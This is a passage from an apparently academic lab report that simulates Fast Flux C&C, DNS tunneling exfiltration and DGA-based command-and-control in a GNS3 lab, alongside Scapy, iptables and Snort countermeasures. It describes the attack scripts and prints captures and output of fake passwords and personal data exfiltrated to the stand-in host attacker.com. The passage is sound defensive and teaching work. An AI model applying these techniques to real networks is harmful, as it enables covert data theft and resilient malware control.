nameserver for `attacker.com` and updating the NS record on the TLD server accordingly also using TSIG-authenticated dynamic DNS updates. That FFA then serves the A record for `cc.attacker.com`, which points to a different FFA acting as proxy. After each cycle, both the NS pointer and the A record are rotated to new FFAs, eliminating every stable component from the infrastructure.

In the **Single Flux** variant, the **C&C Server** uses TSIG-authenticated dynamic DNS updates (performed manually by the user) to modify the A record for `cc.attacker.com` on the fixed **NS-Attacker**, rotating it to a new FFA at each TTL cycle.

The execution timeline begins with all FFAs being brought online by launching **CC\_proxy.py** on each node. The **C&C-Server** then registers the initial DNS records — in Single Flux, the A record on **NS-Attacker**; in Double Flux, both the NS delegation on the TLD server and the initial A record on the first FFA acting as nameserver. The **Victim** then executes **FF\_comms\_CC.py**, which resolves `cc.attacker.com`, establishes an HTTP session with the active FFA, and begins exchanging data through the proxy layer. From this point, the **C&C-Server** continuously rotates the relevant DNS records at each TTL expiry, so any new DNS lookup resolves to the next FFA in the pool.

### 3.11.3 Attack Results and Traffic Analysis

Once the attack is initiated, the network traffic observed at the Victim's interface reveals a characteristic pattern that demonstrates the mechanics of the Fast Flux technique from connection establishment through to active C&C communication.

#### 3.11.3.A DNS Rotation Phase

|     |          |          |          |      |     |                                                             |
|-----|----------|----------|----------|------|-----|-------------------------------------------------------------|
| 21  | 135.7... | 10.0.5.1 | 10.0.4.1 | DNS  | 75  | Standard query 0xf530 A cc.attacker.com                     |
| 22  | 136.5... | 10.0.4.1 | 10.0.5.1 | DNS  | 91  | Standard query response 0xf530 A cc.attacker.com A 10.0.8.1 |
| 27  | 136.5... | 10.0.5.1 | 10.0.8.1 | HTTP | 79  | POST /beacon HTTP/1.1 (application/x-www-form-urlencoded)   |
| 32  | 136.6... | 10.0.8.1 | 10.0.5.1 | HTTP | 67  | HTTP/1.1 200 OK (text/html)                                 |
| 38  | 136.6... | 10.0.5.1 | 10.0.8.1 | HTTP | 221 | GET /get-command?id=1 HTTP/1.1                              |
| 42  | 136.6... | 10.0.8.1 | 10.0.5.1 | HTTP | 313 | HTTP/1.1 200 OK                                             |
| 51  | 151.6... | 10.0.5.1 | 10.0.8.1 | HTTP | 221 | GET /get-command?id=1 HTTP/1.1                              |
| 55  | 151.6... | 10.0.8.1 | 10.0.5.1 | HTTP | 68  | HTTP/1.1 200 OK (text/html)                                 |
| 64  | 151.6... | 10.0.5.1 | 10.0.8.1 | HTTP | 116 | POST /report HTTP/1.1 (application/x-www-form-urlencoded)   |
| 69  | 151.6... | 10.0.8.1 | 10.0.5.1 | HTTP | 115 | HTTP/1.1 200 OK , JSON (application/json)                   |
| 151 | 234.2... | 10.0.5.1 | 10.0.4.1 | DNS  | 75  | Standard query 0x952f A cc.attacker.com                     |
| 152 | 234.3... | 10.0.4.1 | 10.0.5.1 | DNS  | 91  | Standard query response 0x952f A cc.attacker.com A 10.0.6.1 |
| 157 | 234.3... | 10.0.5.1 | 10.0.6.1 | HTTP | 79  | POST /beacon HTTP/1.1 (application/x-www-form-urlencoded)   |
| 162 | 234.3... | 10.0.6.1 | 10.0.5.1 | HTTP | 67  | HTTP/1.1 200 OK (text/html)                                 |
| 170 | 234.3... | 10.0.5.1 | 10.0.6.1 | HTTP | 221 | GET /get-command?id=2 HTTP/1.1                              |
| 172 | 234.3... | 10.0.6.1 | 10.0.5.1 | HTTP | 313 | HTTP/1.1 200 OK                                             |
| 181 | 249.3... | 10.0.5.1 | 10.0.6.1 | HTTP | 221 | GET /get-command?id=2 HTTP/1.1                              |
| 185 | 249.3... | 10.0.6.1 | 10.0.5.1 | HTTP | 68  | HTTP/1.1 200 OK (text/html)                                 |
| 194 | 249.3... | 10.0.5.1 | 10.0.6.1 | HTTP | 116 | POST /report HTTP/1.1 (application/x-www-form-urlencoded)   |

**Figure 3.27:** Wireshark capture between the Victim and the Router showing recurring DNS queries for `cc.attacker.com`, and the subsequent HTTP traffic

The most prominent feature of the attack traffic is the elevated rate of DNS queries for `cc.attacker.com`. With a TTL of only 60 seconds, the resolver is forced to re-query the authoritative server at each expiry, producing a query cadence far higher than expected for a legitimate domain. Each successive response returns a different FFA IP address from the pool.

### 3.11.3.B C&C Communication Phase


|     |         |          |          |      |     |                                                                              |                                              |
|-----|---------|----------|----------|------|-----|------------------------------------------------------------------------------|----------------------------------------------|
| 364 | 269.... | 10.0.6.1 | 10.0.3.1 | HTTP | 226 | GET /get-command?id=1                                                        | HTTP/1.1                                     |
| 366 | 269.... | 10.0.3.1 | 10.0.6.1 | HTTP | 238 | HTTP/1.1 200 OK                                                              |                                              |
| 473 | 274.... | 10.0.3.1 | 10.0.6.1 | DNS  | 159 | Standard query 0xd58e SOA cc.attacker.com TSIG                               |                                              |
| 474 | 274.... | 10.0.6.1 | 10.0.3.1 | DNS  | 205 | Standard query response 0xd58e SOA cc.attacker.com SOA ns1.attacker.com TSIG |                                              |
| 475 | 274.... | 10.0.3.1 | 10.0.6.1 | DNS  | 187 | Dynamic update 0x5db9 SOA attacker.com A A 10.0.7.1 TSIG                     |                                              |
| 476 | 274.... | 10.0.6.1 | 10.0.3.1 | DNS  | 156 | Dynamic update response 0x5db9 SOA attacker.com TSIG                         |                                              |
| 522 | 289.... | 10.0.6.1 | 10.0.3.1 | HTTP | 226 | GET /get-command?id=1                                                        | HTTP/1.1                                     |
| 524 | 289.... | 10.0.3.1 | 10.0.6.1 | HTTP | 238 | HTTP/1.1 200 OK                                                              |                                              |
| 533 | 299.... | 10.0.6.1 | 10.0.3.1 | HTTP | 226 | GET /get-command?id=1                                                        | HTTP/1.1                                     |
| 535 | 299.... | 10.0.3.1 | 10.0.6.1 | HTTP | 238 | HTTP/1.1 200 OK                                                              |                                              |
| 606 | 345.... | 10.0.7.1 | 10.0.3.1 | HTTP | 79  | POST /beacon                                                                 | HTTP/1.1 (application/x-www-form-urlencoded) |
| 611 | 345.... | 10.0.3.1 | 10.0.7.1 | HTTP | 67  | HTTP/1.1 200 OK                                                              | (text/html)                                  |
| 619 | 345.... | 10.0.7.1 | 10.0.3.1 | HTTP | 226 | GET /get-command?id=1                                                        | HTTP/1.1                                     |
| 621 | 345.... | 10.0.3.1 | 10.0.7.1 | HTTP | 238 | HTTP/1.1 200 OK                                                              |                                              |
| 630 | 355.... | 10.0.7.1 | 10.0.3.1 | HTTP | 226 | GET /get-command?id=1                                                        | HTTP/1.1                                     |
| 632 | 355.... | 10.0.3.1 | 10.0.7.1 | HTTP | 238 | HTTP/1.1 200 OK                                                              |                                              |

**Figure 3.28:** Wireshark capture between the C&C Server and the Router showing dynamic DNS updates of `cc.attacker.com`, and HTTP traffic

Once the **Victim** successfully resolves the domain, a persistent HTTP session on an active FFA is started. Terminal output on the **C&C-Server** confirms receipt of data forwarded through the proxy layer. In 3.28, a key behavioural observation is that rotating the A record mid-session does not interrupt an existing TCP connection: the current **Victim** instance continues communicating through the FFA it originally resolved. Only a fresh DNS lookup — triggered by a new victim process or TTL expiry — routes the connection to the next FFA, demonstrating how Fast Flux achieves resilience for new connections while leaving established sessions unaffected.

### 3.11.4 Sniffer Countermeasure

To detect the attack in both variants, a passive **Sniffer** node (10.0.5.2) was added to the topology by inserting a hub between the **Victim** and the central router (see Figure 3.29). This placement gives the Sniffer promiscuous visibility over all traffic reaching and leaving the Victim without altering the network path.



**Figure 3.29:** Updated GNS3 lab topology of the Single Flux variant with the **Sniffer** node inserted on a hub adjacent to the **Victim**

The detection logic is implemented in **FFS\_scapy\_attack\_detector.py** for Single Flux and **FFD\_scapy\_attack\_detector.py** for Double Flux. Both scripts use the Scapy library to capture UDP port 53 packets and filter for DNS responses (`QR = 1`) containing at least one answer record. Two heuristic checks are applied per domain. The **unique IP count check** maintains a 24-hour rolling history of resolved A record IPs per domain; if  $\geq 3$  distinct IPs are observed within that window, a **SINGLE FLUX ALERT** is raised at **MEDIUM** confidence. The **TTL analysis check** inspects each A record TTL value; any TTL below 300 seconds upgrades the alert to **HIGH** confidence.

The Double Flux detector adds a third layer: the **unique NS glue IP count check**, which tracks the IP addresses found in the additional section of DNS responses — the glue A records resolving the authoritative nameserver's hostname. In a legitimate domain these IPs are essentially static; if  $\geq 2$  distinct nameserver IPs are observed for the same domain, a **DOUBLE FLUX ALERT** is raised, also upgradeable to **HIGH** on short NS TTLs. Both alert layers operate independently, and receiving both simultaneously is a strong indicator of a Double Flux infrastructure.

### 3.11.5 Countermeasure Results and Mitigation Analysis

#### 3.11.5.A Single Flux Detection

The Sniffer correctly identified the Fast Flux activity. As seen in 3.30, The **SINGLE FLUX ALERT** fired at **HIGH** confidence after `cc.attacker.com` resolved to a third distinct IP address, satisfying the unique-IP

threshold, with the 60-second TTL consistently triggering the confidence upgrade. The detection did not interfere with the attack traffic itself, confirming the purely passive nature of the IDS deployment.

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
FAST FLUX ALERT [HIGH CONFIDENCE]
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Client IP : 10.0.5.1
Domain    : cc.attacker.com
Unique IPs : 3
IP List    : 10.0.8.1, 10.0.6.1, 10.0.9.1
Note       : Low TTL detected (<300s) - strong fast flux indicator.
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

Figure 3.30: Sniffer alert message shown during attack detection on the Single Flux lab

### 3.11.5.B Double Flux Detection and Positional Limitation

In the Double Flux scenario, the effectiveness of the detector is critically dependent on its position in the topology. When deployed adjacent to the **Victim** just like in the Single Flux variant, only the **SINGLE FLUX ALERT** fires. The **DOUBLE FLUX ALERT** never triggers because the **Resolver** performs the full iterative resolution internally and forwards only the final A record answer to the Victim, rewriting the source IP to its own. The NS-layer rotation is therefore completely hidden from the victim network segment.

When the same script is deployed directly on the **Resolver (10.0.4.1)**, it gains visibility into the full iterative resolution chain, including the NS delegation responses from the TLD server and the A record replies from whichever FFA is currently acting as authoritative nameserver. From this vantage point, the rotating nameserver IPs accumulate past the NS threshold, the **DOUBLE FLUX ALERT** fires first, followed by the **SINGLE FLUX ALERT** as proxy IPs also rotate. Receiving both alerts simultaneously confirms the double-tier infrastructure.

### 3.11.5.C Analysis and Conclusion

The Single Flux countermeasure demonstrates that passive DNS monitoring at the victim network level is a viable detection strategy. However, the Double Flux results reveal a fundamental limitation: a defender relying solely on the victim-adjacent Sniffer would detect proxy-tier rotation but remain entirely unaware that the nameserver tier is also rotating. Any attempt to block the authoritative nameserver for `attacker.com` would fail immediately because that role has already moved to a different FFA. The most dangerous property of Double Flux, the complete absence of any stable infrastructure component, is invisible from the victim segment and reveals itself only from within the DNS resolution hierarchy.


This confirms that effective Fast Flux defence requires detection logic deployed directly on recursive resolvers, the only vantage point with visibility into the full query chain.



## 3.12 DNS Tunneling

This section details the simulation of a DNS tunneling attack used to bypass network security controls by embedding exfiltrated data within legitimate-looking DNS queries.

### 3.12.1 Network Architecture and Environment Setup



**Figure 3.31:** DNS Tunneling GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using six primary nodes to simulate the full DNS hierarchy and the attack infrastructure, as illustrated in 3.31. The network consists of: the **Root Server (10.0.0.1)**; the **TLD Server (10.0.1.1)** for the .com domain; the **NS Attacker (10.0.2.1)**, serving as the authoritative nameserver for attacker.com; the **Attacker (10.0.3.1)**, which receives exfiltrated data; the **Resolver (10.0.4.1)**, acting as a recursive DNS server; and the **Victim (10.0.5.1)**, an infected host containing sensitive data.

### 3.12.2 Attack Implementation

The attack leverages the encoding of sensitive data into the subdomains of DNS queries to create a bidirectional communication channel. Besides the configuration of particular records in the NS Attacker nameserver, the implementation relies on three primary scripts: **dns\_exfiltrator.py**, runs on the NS

Attacker to sniff incoming UDP port 53 DNS traffic, extract data from queried subdomains, and forward it via TCP on port 9999 to the attacker's receiver; **data\_receiver.py**, executes on the Attacker machine, listening on TCP port 9999 to collect and save the reconstructed data; **tunneling.py**, the malware executed on the Victim, which reads sensitive files (e.g., `passwords.txt`) and generates TXT Resource Record DNS queries where each line of the file becomes a subdomain of **attacker.com**.

The execution timeline begins with the attacker setting up the `data_receiver.py` in the Attacker machine, waiting for any packets from NS Attacker. At the same time, NS Attacker starts its `dns_exfiltrator.py` and waits for the bot's querying to start. In the Victim, the bot (`tunneling.py`) then initiates the process by performing DNS queries for subdomains like `oi9L#1.attacker.com`. These queries are first directed to the recursive resolver before reaching the NS Attacker, which extracts the "password" payload and sends it to the Attacker. Commands can then be sent back to the bot via DNS TXT records in the respective answers.

## 3.12.3 Attack Results and Traffic Analysis

### 3.12.3.A Data Encoding and Transmission

The primary result of the attack is the generation of high volume of DNS traffic as the Victim sends DNS queries based on the extracted data. As shown in 3.32, the Victim machine generates a series of DNS queries where sensitive information is visible in the subdomain prefix.

```

48 31.71. 10.0.4.1 10.0.2.1 DNS 127 Standard query 0xb6e9 TXT Term: 24_months.attacker.com OPT
49 31.72. 10.0.2.1 10.0.4.1 DNS 462 Standard query response 0xb6e9 TXT Term: 24_months.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
50 31.72. 10.0.4.1 10.0.2.1 DNS 126 Standard query 0x0c1e TXT Payment_Terms:.attacker.com OPT
51 31.72. 10.0.2.1 10.0.4.1 DNS 460 Standard query response 0x0c1e TXT Payment_Terms:.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
52 31.72. 10.0.4.1 10.0.2.1 DNS 130 Standard query 0x7c0a TXT -_Monthly: $15,000.attacker.com OPT
53 31.72. 10.0.2.1 10.0.4.1 DNS 468 Standard query response 0x7c0a TXT -_Monthly: $15,000.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
54 31.72. 10.0.4.1 10.0.2.1 DNS 171 Standard query 0x13f5 TXT -_Bank_Account: 1234-5678-9012-3456_(Fake_Bank_of_Portugal).attacker.com OPT
55 31.72. 10.0.2.1 10.0.4.1 DNS 550 Standard query response 0x13f5 TXT -_Bank_Account: 1234-5678-9012-3456_(Fake_Bank_of_Portugal).attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
56 31.73. 10.0.4.1 10.0.2.1 DNS 140 Standard query 0x6b09 TXT ---_PERSONAL_INFORMATION---.attacker.com OPT
57 31.73. 10.0.2.1 10.0.4.1 DNS 488 Standard query response 0x6b09 TXT ---_PERSONAL_INFORMATION---.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
58 31.73. 10.0.4.1 10.0.2.1 DNS 133 Standard query 0x0ef9 TXT Employee_ID: EMP-7890.attacker.com OPT
59 31.73. 10.0.2.1 10.0.4.1 DNS 474 Standard query response 0x0ef9 TXT Employee_ID: EMP-7890.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
60 31.73. 10.0.4.1 10.0.2.1 DNS 135 Standard query 0x45c2 TXT xn--name: joo_silva-pkb.attacker.com OPT
61 31.73. 10.0.2.1 10.0.4.1 DNS 454 Standard query response 0x45c2 TXT xn--name: joo_silva-pkb.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
62 31.74. 10.0.4.1 10.0.2.1 DNS 168 Standard query 0x4d2e TXT Address: Rua_da_Liberdade 123, 1200-001 Lisboa, Portugal.attacker.com OPT
63 31.74. 10.0.2.1 10.0.4.1 DNS 544 Standard query response 0x4d2e TXT Address: Rua_da_Liberdade 123, 1200-001 Lisboa, Portugal.attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT
64 31.74. 10.0.4.1 10.0.2.1 DNS 148 Standard query 0x25e5 TXT National_ID: 123456789_(Placeholder).attacker.com OPT
65 31.74. 10.0.2.1 10.0.4.1 DNS 584 Standard query response 0x25e5 TXT National_ID: 123456789_(Placeholder).attacker.com TXT NS ns1.attacker.com A 10.0.2.1 OPT

```

**Figure 3.32:** Wireshark capture between the NS-Attacker and the Resolver machines showing DNS subdomain queries and respective responses

### 3.12.3.B Data Extraction and Command Channel

On the Attacker console, the `data_receiver.py` output confirms the receipt of the encoded data chunks, 3.33. Simultaneously, the NS Attacker can provide a TXT record in each response (e.g., `"run command2.py"`), which the bot receives as seen in 3.32.

```


root@attacker-saar-tools:/home# python3 data_receiver.py
Starting data receiver on port 9999...
Listening for incoming connections...
Connection established with ('10.0.2.1', 43270)
Received from ('10.0.2.1', 43270): hokus9890355
Connection with ('10.0.2.1', 43270) closed.
Connection established with ('10.0.2.1', 43278)
Received from ('10.0.2.1', 43278): pass1234
Connection with ('10.0.2.1', 43278) closed.
Connection established with ('10.0.2.1', 43284)
Received from ('10.0.2.1', 43284): attackercantreadthis2
Connection with ('10.0.2.1', 43284) closed.

```

**Figure 3.33:** Attacker machine terminal showing extracted data that was encoded in subdomains of DNS Queries

### 3.12.4 Resolver-Side IDS with Active Blocking Countermeasure

To mitigate the attack, the network was reconfigured to place a Resolver-side IDS between the Victim and the rest of the network (3.34). By positioning this machine as a mandatory gateway, it gains full control over the traffic entering and leaving the Victim machine. This setup mimics a real-world fire-wall configuration that blocks outbound DNS packets to public resolvers, forcing the use of the internal system, and ensures that any malicious DNS activity is intercepted and filtered before it can reach the external network. This node uses a script named `scapy_attack_blocker.py` to inspect all DNS traffic on interface `eth1`. The detection logic employs two heuristic checks: **Subdomain Length**: flags any query where the subdomain exceeds 15 characters, indicating encoded data; **Query Rate**: flags any host making more than 7 queries in a 10-second window. When a violation is detected (at least one of the checks is triggered), the script executes an `iptables` command to drop all forwarded traffic from the offending IP for 5 minutes.



**Figure 3.34:** DNS Tunneling Countermeasure GNS3 Lab Topology

### 3.12.5 Countermeasure Results and Mitigation Analysis

Upon executing the `scapy_attack_blocker.py` script, the attack's progression was immediately halted. Wireshark captures on the Internal-Resolver, such as 3.35, revealed that once the query rate or length threshold was reached, subsequent DNS packets from the Victim were intercepted and discarded. The `Server Failure` responses indicate that the BIND in the Resolver isn't even receiving the queries from the Victim since the packets are dropped by the script before even reaching the BIND Service.

|    |          |            |            |      |     |                         |        |                    |                                                 |
|----|----------|------------|------------|------|-----|-------------------------|--------|--------------------|-------------------------------------------------|
| 1  | 0.000... | 10.0.5.1   | 10.0.5.254 | DNS  | 85  | Standard query          | 0x79fc | TXT                | hokus9890355.attacker.com                       |
| 2  | 2.103... | 10.0.5.1   | 10.0.5.254 | DNS  | 85  | Standard query          | 0x79fc | TXT                | hokus9890355.attacker.com                       |
| 3  | 4.306... | 10.0.5.1   | 10.0.5.254 | DNS  | 85  | Standard query          | 0x79fc | TXT                | hokus9890355.attacker.com                       |
| 4  | 5.402... | 10.0.5.1   | 10.0.5.254 | DNS  | 81  | Standard query          | 0xa3ce | TXT                | pass1234.attacker.com                           |
| 5  | 7.504... | 10.0.5.1   | 10.0.5.254 | DNS  | 81  | Standard query          | 0xa3ce | TXT                | pass1234.attacker.com                           |
| 6  | 9.708... | 10.0.5.1   | 10.0.5.254 | DNS  | 81  | Standard query          | 0xa3ce | TXT                | pass1234.attacker.com                           |
| 7  | 10.80... | 10.0.5.1   | 10.0.5.254 | DNS  | 94  | Standard query          | 0x680c | TXT                | attackercantreadthis2.attacker.com              |
| 8  | 11.40... | 10.0.5.254 | 10.0.5.1   | DNS  | 85  | Standard query response | 0x79fc | Server failure     | TXT hokus9890355.attacker.com                   |
| 9  | 11.40... | 10.0.5.254 | 10.0.5.1   | DNS  | 85  | Standard query response | 0x79fc | Server failure     | TXT hokus9890355.attacker.com                   |
| 10 | 11.40... | 10.0.5.254 | 10.0.5.1   | DNS  | 85  | Standard query response | 0x79fc | Server failure     | TXT hokus9890355.attacker.com                   |
| 11 | 11.40... | 10.0.5.1   | 10.0.5.254 | ICMP | 113 | Destination unreachable |        | (Port unreachable) |                                                 |
| 12 | 11.40... | 10.0.5.1   | 10.0.5.254 | ICMP | 113 | Destination unreachable |        | (Port unreachable) |                                                 |
| 13 | 11.40... | 10.0.5.1   | 10.0.5.254 | ICMP | 113 | Destination unreachable |        | (Port unreachable) |                                                 |
| 14 | 12.91... | 10.0.5.1   | 10.0.5.254 | DNS  | 94  | Standard query          | 0x680c | TXT                | attackercantreadthis2.attacker.com              |
| 17 | 15.11... | 10.0.5.1   | 10.0.5.254 | DNS  | 94  | Standard query          | 0x680c | TXT                | attackercantreadthis2.attacker.com              |
| 18 | 15.40... | 10.0.5.254 | 10.0.5.1   | DNS  | 81  | Standard query response | 0xa3ce | Server failure     | TXT pass1234.attacker.com                       |
| 19 | 15.40... | 10.0.5.254 | 10.0.5.1   | DNS  | 81  | Standard query response | 0xa3ce | Server failure     | TXT pass1234.attacker.com                       |
| 20 | 15.40... | 10.0.5.254 | 10.0.5.1   | DNS  | 81  | Standard query response | 0xa3ce | Server failure     | TXT pass1234.attacker.com                       |
| 21 | 15.40... | 10.0.5.1   | 10.0.5.254 | ICMP | 109 | Destination unreachable |        | (Port unreachable) |                                                 |
| 22 | 15.40... | 10.0.5.1   | 10.0.5.254 | ICMP | 109 | Destination unreachable |        | (Port unreachable) |                                                 |
| 23 | 15.40... | 10.0.5.1   | 10.0.5.254 | ICMP | 109 | Destination unreachable |        | (Port unreachable) |                                                 |
| 24 | 16.21... | 10.0.5.1   | 10.0.5.254 | DNS  | 107 | Standard query          | 0x4712 | TXT                | [CONFIDENTIAL_-_INTERNAL_USE_ONLY].attacker.com |
| 27 | 18.31... | 10.0.5.1   | 10.0.5.254 | DNS  | 107 | Standard query          | 0x4712 | TXT                | [CONFIDENTIAL_-_INTERNAL_USE_ONLY].attacker.com |
| 28 | 20.51... | 10.0.5.1   | 10.0.5.254 | DNS  | 107 | Standard query          | 0x4712 | TXT                | [CONFIDENTIAL_-_INTERNAL_USE_ONLY].attacker.com |
| 29 | 20.81... | 10.0.5.254 | 10.0.5.1   | DNS  | 94  | Standard query response | 0x680c | Server failure     | TXT attackercantreadthis2.attacker.com          |
| 30 | 20.81... | 10.0.5.254 | 10.0.5.1   | DNS  | 94  | Standard query response | 0x680c | Server failure     | TXT attackercantreadthis2.attacker.com          |
| 31 | 20.81... | 10.0.5.254 | 10.0.5.1   | DNS  | 94  | Standard query response | 0x680c | Server failure     | TXT attackercantreadthis2.attacker.com          |

**Figure 3.35:** Wireshark capture between the Resolver-side IDS and the Victim machines showing DNS subdomain queries and failed responses after the blocking script is executed

#### 3.12.5.A Analysis and Conclusion

After the implementation of the blocking script the vast majority of packets, if not all, containing sensitive data sent from the Victim Machine are blocked, and the Attacker Nameserver isn't able to respond back so no DNS Replies then reach the victim, inhibiting the exfiltration goal. Because the detector and blocker logic did not rely on specific identifiers like domain names or IP addresses, the response was absolute: the entire DNS service for the Victim was halted to ensure total containment. In a production environment, this would be supplemented by blacklisting the *attacker.com* domain and its IP address and adding them to a persistent firewall blocklist. They would also likely be submitted to threat intelligence feeds, shared with other organizations.

### 3.13 DGA-based

This section describes the practical implementation of the Domain Generation Algorithm (DGA) - based Attack laboratory, focusing on the simulation of a Command-and-Control (C&C) channel and the deployment of Snort-based countermeasures.

#### 3.13.1 Network Architecture and Environment Setup

The laboratory was implemented within the GNS3 simulation environment using a star topology centered around a Cisco IOSv router, as illustrated in 3.36. This network consists of four primary nodes: the **Victim (192.168.10.2)**, which acts as the infected host running a Python-based malware script; the **DNS-Server (192.168.20.2)**, a DNSMasq server dedicated to domain resolution; the **Attacker (192.168.30.2)**, serving as a console for generating algorithmically generated domains (AGDs) and registering them via SSH/SFTP; and the **C2-Server (192.168.40.2)**, which is a Flask-based server responsible for hosting the malicious command services.




Figure 3.36: GNS3 Lab Topology for DGA-based attack

#### 3.13.2 Attack Implementation

The attack utilizes a deterministic **Banjori DGA variant**. This algorithm generates domains by applying arithmetic operations to the ASCII values of a seed domain (**tuvydgaattack.pt**), specifically altering the first four characters.

The attack implementation is based on the coordinated execution of four primary scripts. The **banjori\_dga.py** script is used by the attacker to generate the list of 500 algorithmically generated domains (AGDs) and randomly select the domain to be registered. The registration of this domain in the DNS-Masq server is handled by the **register\_dns.py** script, which uses the Paramiko library to remotely update IP mappings in a custom file in the `/etc/hosts` directory via SSH/SFTP. On the server side, **c2Server.py** (built with Flask) provides an operator interface to monitor connected bots and exposing endpoints for receiving exfiltrated data, processing beacon signals and commands/outputs through specific HTTP endpoints such as: `/beacon` (POST, bots send a "beacon" to signal they are alive and to receive their allocated session ID); `/get-command` (GET, bots request commands to execute); `/report` (POST, bots send the output of executed commands); `/file-report` (POST, bots send file contents e.g., stolen data). The script can then save the information obtained for future use. Finally, the 